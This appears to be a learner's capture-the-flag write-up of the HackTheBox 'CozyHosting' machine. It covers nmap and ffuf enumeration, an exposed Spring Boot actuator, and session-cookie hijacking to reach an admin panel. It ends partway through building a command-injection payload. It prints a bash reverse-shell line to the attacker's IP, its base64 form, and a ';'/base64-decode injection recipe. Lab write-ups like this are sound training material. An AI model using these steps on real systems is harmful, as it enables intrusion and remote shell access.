CozyHosting (Linux)

Things I learned or tools I used for the first time.

I googled one of the error pages I was thrown while directory busting, this error pagge was able to tell me the web app was running Spring Boot. When I knew it was spring boot, I was able to use more specific wordlists to directory bust with the Spring Boot Framework.

The actuator debug page was left open on this web application. I don't have a whole lot of web dev experience so I had to research what were some places to enumerate with the Spring Boot actuator page.

I was able to find command execution once I found a valid user after enumerating through the /actuator/sessions page. This user had a JWSESSION token that I was able to use to get to the admin panel.

Once I was at the admin panel, I was able to debug the /executessh method to find the command execution.

This is the command to open a reverse shell!

bash -i >& /dev/tcp/10.10.14.9/4444 0>&1

```
bash -i  >& /dev/tcp/10.10.14.9/4444  0>&1
```

Breakdown:

• `bash -i`: starts an **interactive** Bash shell.

• `> & /dev/tcp/10.10.14.9/4444`: redirects both stdout (`>`) and stderr (`&`) to a TCP connection to IP `10.10.14.9` on port `4444`.

• `0>&1`: redirects **stdin (0)** to **stdout (1)** — effectively sending input and output both through the same TCP socket.

This command connects the victim’s shell back to a **listener** on your machine (`10.10.14.9:4444`). If you're running `nc -lvnp 4444` on your end, you'll catch a shell.

Important:

◇ This only works if:

■ `bash` is available.

■ Outbound connections to that IP/port are allowed.

■ The system supports `/dev/tcp/` (Bash feature, not POSIX standard).

```
base64 -w 0 shell_demo

YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOS80NDQ0IDA+JjEK%
```

Do you see when I encode the shell payload with base64 -w 0 that there are +'s and ='s in the encoded string.
+ and = are dangerous characters in http.

Once I had the payload, I looked through the victim machine and found a jar file that I wanted to look into more. This jar file contained a file that I knew contained important info for Spring Boot systems and I was able to get postgressql credentials for the web app. Logging into the postgressql server locally from the victim machine through the reverse shell, I was able to find admin credentials for the user I enumerated earlier "josh".

Enumeration

Victim Machine : 10.129.229.88
Kali Machine (Me) : 10.10.14.9

Open Ports :

21
80

nmap

nmap -p- -T5 10.129.229.88 -v

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 15:31 CDT
Initiating Ping Scan at 15:31
Scanning 10.129.229.88 [4 ports]
Completed Ping Scan at 15:31, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:31
Scanning cozyhosting.htb (10.129.229.88) [65535 ports]
Discovered open port 80/tcp on 10.129.229.88
Discovered open port 22/tcp on 10.129.229.88
Warning: 10.129.229.88 giving up on port because retransmission cap hit (2).
Completed SYN Stealth Scan at 15:32, 28.23s elapsed (65535 total ports)
Nmap scan report for cozyhosting.htb (10.129.229.88)
Host is up (0.041s latency).
Not shown: 65403 closed tcp ports (reset), 130 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 28.51 seconds
           Raw packets sent: 66462 (2.924MB) | Rcvd: 65554 (2.622MB)
```

nmap -p80 -sCV -T5 10.129.229.88

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 15:33 CDT
Nmap scan report for cozyhosting.htb (10.129.229.88)
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds
```

Directory Busting


ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://cozyhosting.htb/FUZZ

```
                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 67ms]
#                       [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 70ms]
login                   [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 52ms]
admin                   [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 46ms]
logout                  [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 48ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 63ms]
                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 101ms]
```

ffuf did not really find anything with basic wordlists, we were able to get some hits so I decided to enumerate each of the endpoints that were found.

This /error page looked like it could be interesting. I have never seen this “Whitelabel Error Page” page before so I decided to google it.

With this I was able to enumerate that the target machine was running the java-based framework “Spring Boot”. Where I was able to find that the error page was from Spring Boot : https://stackoverflow.com/questions/25356781/spring-boot-remove-whitelabel-error-page



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.


Sat May 10 01:59:39 UTC 2025
There was an unexpected error (type=None, status=999).

Let's use some directory busting wordlists that are more specific to this Spring Boot java framework
I was able to find the github repository that had some Spring Boot specific wordlists: https://github.com/emadshanab/DIR-WORDLISTS/blob/main/spring-boot.txt

Let's now go back to directory busting.

ffuf -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt -u http://cozyhosting.htb/FUZZ

```
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/spring-boot.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 41ms]
actuator                [Status: 200, Size: 634, Words: 1, Lines: 1, Duration: 180ms]
actuator/sessions       [Status: 200, Size: 95, Words: 1, Lines: 1, Duration: 102ms]
actuator/env            [Status: 200, Size: 4957, Words: 120, Lines: 1, Duration: 215ms]
actuator/health         [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 265ms]
actuator/mappings       [Status: 200, Size: 9938, Words: 108, Lines: 1, Duration: 232ms]
actuator/beans          [Status: 200, Size: 127224, Words: 542, Lines: 1, Duration: 214ms]
:: Progress: [67/67] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```



```
D476F110A4F29E36250877DC98A65E3E:    "kanderson"
```

"044A2FE386A8931E741295DA0591BB93":"kanderson"

We enumerated a user!


From the /actuator/mappings endpoint, we are able to see all of the endpoints on the web server!

```
{
  "contexts": {
    "application": {
      "mappings": {
        "dispatcherServlets": {
          "dispatcherServlet": [
            {
              "handler": "Actuator web endpoint 'beans'",
              "predicate": "{GET [/actuator/beans], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.actuate.endpoint.web.servlet.AbstractWebMvcEndpointHandlerMapping.
OperationHandler",
                  "name": "handle",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljava/util/
Map;)Ljava/lang/Object;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "GET"
                  ],
                  "params": [],
                  "patterns": [
                    "/actuator/beans"
                  ],
                  "produces": [
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                      "negated": false
                    },
                    {
```

```
                    "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                    "negated": false
                  },
                  {
                    "mediaType": "application/json",
                    "negated": false
                  }
                ]
              }
            }
          },
          {
            "handler": "Actuator web endpoint 'health'",
            "predicate": "{GET [/actuator/health], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
            "details": {
              "handlerMethod": {
                "className":
"org.springframework.boot.actuate.endpoint.web.servlet.AbstractWebMvcEndpointHandlerMapping.
OperationHandler",
                "name": "handle",
                "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljava/util/
Map;)Ljava/lang/Object;"
              },
              "requestMappingConditions": {
                "consumes": [],
                "headers": [],
                "methods": [
                  "GET"
                ],
                "params": [],
                "patterns": [
                  "/actuator/health"
                ],
                "produces": [
                  {
                    "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                    "negated": false
                  },
                  {
                    "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                    "negated": false
                  },
                  {
                    "mediaType": "application/json",
                    "negated": false
                  }
                ]
              }
            }
          },
          {
            "handler": "Actuator web endpoint 'sessions'",
            "predicate": "{GET [/actuator/sessions], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
            "details": {
              "handlerMethod": {
                "className":
"org.springframework.boot.actuate.endpoint.web.servlet.AbstractWebMvcEndpointHandlerMapping.
OperationHandler",
                "name": "handle",
                "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljava/util/
Map;)Ljava/lang/Object;"
              },
              "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "GET"
                  ],
                  "params": [],
                  "patterns": [
                    "/actuator/sessions"
                  ],
                  "produces": [
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/json",
                      "negated": false
                    }
                  ]
                }
              }
            },
            {
              "handler": "Actuator web endpoint 'env-toMatch'",
              "predicate": "{GET [/actuator/env/{toMatch}], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.actuate.endpoint.web.servlet.AbstractWebMvcEndpointHandlerMapping.
OperationHandler",
                  "name": "handle",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljava/util/
Map;)Ljava/lang/Object;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "GET"
                  ],
                  "params": [],
                  "patterns": [
                    "/actuator/env/{toMatch}"
                  ],
                  "produces": [
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/json",
                      "negated": false
                    }
                  ]
                }
              }
            },
            {
              "handler": "Actuator web endpoint 'env'",
              "predicate": "{GET [/actuator/env], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.actuate.endpoint.web.servlet.AbstractWebMvcEndpointHandlerMapping.
OperationHandler",
                  "name": "handle",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljava/util/
Map;)Ljava/lang/Object;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "GET"
                  ],
                  "params": [],
                  "patterns": [
                    "/actuator/env"
                  ],
                  "produces": [
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/json",
                      "negated": false
                    }
                  ]
                }
              }
            },
            {
              "handler": "Actuator root web endpoint",
              "predicate": "{GET [/actuator], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.actuate.endpoint.web.servlet.WebMvcEndpointHandlerMapping.WebMvcLi-
nksHandler",
                  "name": "links",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljakarta/servlet/
http/HttpServletResponse;)Ljava/util/Map;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "GET"
                  ],
                  "params": [],
                  "patterns": [
                    "/actuator"
                  ],
                  "produces": [
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/json",
                      "negated": false
                    }
                  ]
                }
              }
            },
            {
              "handler": "Actuator web endpoint 'health-path'",
              "predicate": "{GET [/actuator/health/**], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.actuate.endpoint.web.servlet.AbstractWebMvcEndpointHandlerMapping.
OperationHandler",
                  "name": "handle",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljava/util/
Map;)Ljava/lang/Object;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "GET"
                  ],
                  "params": [],
                  "patterns": [
                    "/actuator/health/**"
                  ],
                  "produces": [
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/json",
                      "negated": false
                    }
                  ]
                }
              }
            },
            {
              "handler": "Actuator web endpoint 'mappings'",
              "predicate": "{GET [/actuator/mappings], produces [application/vnd.spring-
boot.actuator.v3+json || application/vnd.spring-boot.actuator.v2+json || application/json]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.actuate.endpoint.web.servlet.AbstractWebMvcEndpointHandlerMapping.
OperationHandler",
                  "name": "handle",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljava/util/
Map;)Ljava/lang/Object;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "GET"
                  ],
                  "params": [],
                  "patterns": [
                    "/actuator/mappings"
                  ],
                  "produces": [
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v3+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/vnd.spring-boot.actuator.v2+json",
                      "negated": false
                    },
                    {
                      "mediaType": "application/json",
                      "negated": false
                    }
                  ]
                }
              }
            },
            {
              "handler":
"htb.cloudhosting.compliance.ComplianceService#executeOverSsh(String, String,
HttpServletResponse)",
              "predicate": "{POST [/executessh]}",
              "details": {
                "handlerMethod": {
                  "className": "htb.cloudhosting.compliance.ComplianceService",
                  "name": "executeOverSsh",
                  "descriptor": "(Ljava/lang/String;Ljava/lang/String;Ljakarta/servlet/http/
HttpServletResponse;)V"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [
                    "POST"
                  ],
                  "params": [],
                  "patterns": [
                    "/executessh"
                  ],
                  "produces": []
                }
              }
            },
            {
              "handler":
"org.springframework.boot.autoconfigure.web.servlet.error.BasicErrorController#error(HttpSer-
vletRequest)",
              "predicate": "{ [/error]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.autoconfigure.web.servlet.error.BasicErrorController",
                  "name": "error",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;)Lorg/
springframework/http/ResponseEntity;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [],
                  "params": [],
                  "patterns": [
                    "/error"
                  ],
                  "produces": []
                }
              }
            },
            {
              "handler":
"org.springframework.boot.autoconfigure.web.servlet.error.BasicErrorController#errorHtml(Htt-
pServletRequest, HttpServletResponse)",
              "predicate": "{ [/error], produces [text/html]}",
              "details": {
                "handlerMethod": {
                  "className":
"org.springframework.boot.autoconfigure.web.servlet.error.BasicErrorController",
                  "name": "errorHtml",
                  "descriptor": "(Ljakarta/servlet/http/HttpServletRequest;Ljakarta/servlet/
http/HttpServletResponse;)Lorg/springframework/web/servlet/ModelAndView;"
                },
                "requestMappingConditions": {
                  "consumes": [],
                  "headers": [],
                  "methods": [],
                  "params": [],
                  "patterns": [
                    "/error"
                  ],
                  "produces": [
                    {
                      "mediaType": "text/html",
                      "negated": false
                    }
                  ]
                }
              }
            },
            {
              "handler": "ParameterizableViewController [view=\"admin\"]",
              "predicate": "/admin"
            },
            {
              "handler": "ParameterizableViewController [view=\"addhost\"]",
              "predicate": "/addhost"
            },
            {
              "handler": "ParameterizableViewController [view=\"index\"]",
              "predicate": "/index"
            },
            {
              "handler": "ParameterizableViewController [view=\"login\"]",
              "predicate": "/login"
            },
            {
              "handler": "ResourceHttpRequestHandler [classpath [META-INF/resources/
webjars/]]",
              "predicate": "/webjars/**"
            },
            {
              "handler": "ResourceHttpRequestHandler [classpath [META-INF/resources/],
classpath [resources/], classpath [static/], classpath [public/], ServletContext [/]]",
              "predicate": "/**"
            }
          ]
        },
        "servletFilters": [
          {
            "servletNameMappings": [],
            "urlPatternMappings": [
              "/*"
            ],
            "name": "requestContextFilter",
            "className":
"org.springframework.boot.web.servlet.filter.OrderedRequestContextFilter"
          },
          {
            "servletNameMappings": [],
            "urlPatternMappings": [
              "/*"
            ],
            "name": "Tomcat WebSocket (JSR356) Filter",
            "className": "org.apache.tomcat.websocket.server.WsFilter"
          },
          {
            "servletNameMappings": [],
            "urlPatternMappings": [
              "/*"
            ],
            "name": "serverHttpObservationFilter",
            "className": "org.springframework.web.filter.ServerHttpObservationFilter"
          },
          {
            "servletNameMappings": [],
            "urlPatternMappings": [
              "/*"
            ],
            "name": "characterEncodingFilter",
            "className":
"org.springframework.boot.web.servlet.filter.OrderedCharacterEncodingFilter"
          },
          {
            "servletNameMappings": [],
            "urlPatternMappings": [
              "/*"
            ],
            "name": "springSecurityFilterChain",
            "className":
"org.springframework.boot.web.servlet.DelegatingFilterProxyRegistrationBean$1"
          },
          {
            "servletNameMappings": [],
            "urlPatternMappings": [
              "/*"
            ],
            "name": "formContentFilter",
            "className":
"org.springframework.boot.web.servlet.filter.OrderedFormContentFilter"
          }
        ],
        "servlets": [
          {
            "mappings": [
              "/"
            ],
            "name": "dispatcherServlet",
            "className": "org.springframework.web.servlet.DispatcherServlet"
          }
        ]
      }
    }
  }
}
```

Initial Foothold


I was able to get to the admin panel by using the "kanderson" JSESSIONID cookie.



#	Host	Description	Cost	Status

Name	Value	Domain	Pat
JSESSIONID	044A2FE386A8931E741295DA0591BB93	cozyhosting....	/

This part of the admin panel looks like it is going to be the attack path. I bet it is some reverse shell you need to upload.


Include host into automatic patching

Please note


For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname

Username

From /actuator/mappings , I was able to find this "/executessh" endpoint. Finding that part on the admin panel and this endpoint from the unhidden actuator endpoints.



```
},
{
  "handler": "htb.cloudhosting.compliance.ComplianceService#executeOverSsh(String, String, HttpServletResponse)",
  "predicate": "{POST [/executessh]}",
  "details": {
    "handlerMethod": {
      "className": "htb.cloudhosting.compliance.ComplianceService",
      "name": "executeOverSsh",
      "descriptor": "(Ljava/lang/String;Ljava/lang/String;Ljakarta/servlet/http/HttpServletResponse;)V"
    },
    "requestMappingConditions": {
      "consumes": [],
      "headers": [],
      "methods": [
        "POST"
      ],
      "params": [],
      "patterns": [
        "/executessh"
      ],
      "produces": []
    }
  }
},
```

We can assume this /executessh command is for like how a usual ssh command would look like such as " ssh username@host"

So how can we use this to get a reverseshell. Let's break down what we need for our payload.\

1. If we can breakout of the username value by adding a ";" to the beginning of the payload.
- ;

2. We next what to echo out the command we want to inject. We will also want to preferably do this on a newline just so it is formatted nice on the target system.
- echo,-n

3. Now we want to echo out the reverse shell payload we made. We want to encode it in base64 to bypass any basic web filtering.
bash -i >& /dev/tcp/10.10.14.9/4444 0>&1

```
bash -i  >& /dev/tcp/10.10.14.9/4444  0>&1
```

4. Then we want to pipe that echo output into a base64 decode command so that our payload is properly decoded.
- base64,-d

